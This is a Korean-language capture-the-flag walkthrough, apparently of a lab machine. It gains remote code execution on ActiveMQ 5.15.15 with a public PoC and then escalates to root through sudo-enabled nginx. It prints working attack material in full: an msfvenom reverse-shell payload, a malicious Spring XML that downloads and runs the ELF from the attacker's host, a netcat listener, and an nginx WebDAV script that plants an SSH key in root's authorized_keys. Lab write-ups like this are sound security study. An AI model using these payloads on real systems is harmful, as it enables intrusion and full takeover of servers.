
검색 키워드 : activeMQ 5.15.15 vuln 5.15.15 버전은 RCE 취약점이 있으며 PoC가 존재함 https://www.nhncloud.com/jp/support/notice/4990 Github PoC
repo 클론
ActiveMQ-RCE.exe go.mod main.go poc-linux.xml poc-windows.xml README.md
elf 파일 생성
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.17.186 LPORT=4444 -f elf -o test.elf
타겟 서버가 리눅스이므로 poc-linux.xml 수정
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xsi:schemaLocation="
 http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
        <list>
            <value>sh</value>
            <value>-c</value>
            <!-- The command below downloads the file and saves it as test.elf -->
            <value>curl -s -o test.elf http://10.10.17.186:8001/test.elf; chmod +x ./test.elf; ./test.elf</value> # 칼리 서버 IP로 수정함
        </list>
        </constructor-arg>
    </bean>
</beans>
타겟 서버에서 xml 파일을 다운로드하고 파일 내용을 읽어 elf 악성 페이로드를 실행시키기 위해 8081 포트와 4444 포트를 오픈함
python3 -m http.server 8001
nc -lvvp 4444


침투 성공
go run main.go -i 10.129.230.87 -p 61616 -u http://10.10.17.186:8001/poc-linux.xml
권한 상승
[misconfiguration 또는 exploit] 요약

sudo -l 실행하면 /usr/sbin/nginx 명령어를 패스워드 없이 실행할 수 있음
실행했지만 권한 상승이 안됨
GTFOBins 에 검색해도 /usr/sbin/nginx 권한 상승은 없었음
sudo /usr/sbin/nginx LPE 키워드로 구글에 검색하니 2개 문서가 존재함
https://gist.github.com/DylanGrl/ab497e2f01c7d672a80ab9561a903406
https://github.com/DylanGrl/nginx_sudo_privesc
문서에서 설명하는 대로 exploit.sh 파일을 만들고 스크립트 저장
echo "[+] Creating configuration..."
cat << EOF > /tmp/nginx_pwn.conf
user root;
worker_processes 4;
pid /tmp/nginx.pid;
events {
        worker_connections 768;
}
http {
	server {
	        listen 1339;
	        root /;
	        autoindex on;
	        dav_methods PUT;
	}
}
EOF
echo "[+] Loading configuration..."
sudo nginx -c /tmp/nginx_pwn.conf
echo "[+] Generating SSH Key..."
ssh-keygen
echo "[+] Display SSH Private Key for copy..."
cat .ssh/id_rsa
echo "[+] Add key to root user..."
curl -X PUT localhost:1339/root/.ssh/authorized_keys -d "$(cat .ssh/id_rsa.pub)"
echo "[+] Use the SSH key to get access"
익스플로잇 실행
./exploit.shssh 개인키가 생성되었으니 .ssh 디렉터리에서 root 계정으로 로그인 결과, 루트 권한 획득함
activemq@broker:/home/activemq/.ssh$ ls
id_rsa  id_rsa.pub
activemq@broker:/home/activemq/.ssh$ ssh -i id_rsa root@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
  System information as of Sun Aug 23 08:57:56 AM UTC 2026
  System load:           0.080078125
  Usage of /:            70.8% of 4.63GB
  Memory usage:          13%
  Swap usage:            0%
  Processes:             166
  Users logged in:       0
  IPv4 address for eth0: 10.129.230.87
  IPv6 address for eth0: dead:beef::a0de:adff:fe05:3eea

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

root@broker:~# id
uid=0(root) gid=0(root) groups=0(root)
root@broker:~# cd /root
root@broker:~# ls
cleanup.sh  root.txt
root@broker:~# cat root.txt
a72ec5e62d45b37a05238d272779755b
root@broker:~#
a72ec5e62d45b37a05238d272779755b
막힌 포인트
[열거 누락? 기법 몰랐음? 방향 잘못?] 요약
- WebDAV 허용 메서드를 정의하는 데 사용할 수 있는 Nginx 지시문은
dav_methos - 파일을 지정하여 사용자 지정 Nginx 설정을 구성하는 데 사용되는 옵션은
-c - 권한상승 부분이 흥미롭다. 추후에 공격 원리를 분석해보는 것도… IppSec 풀이 영상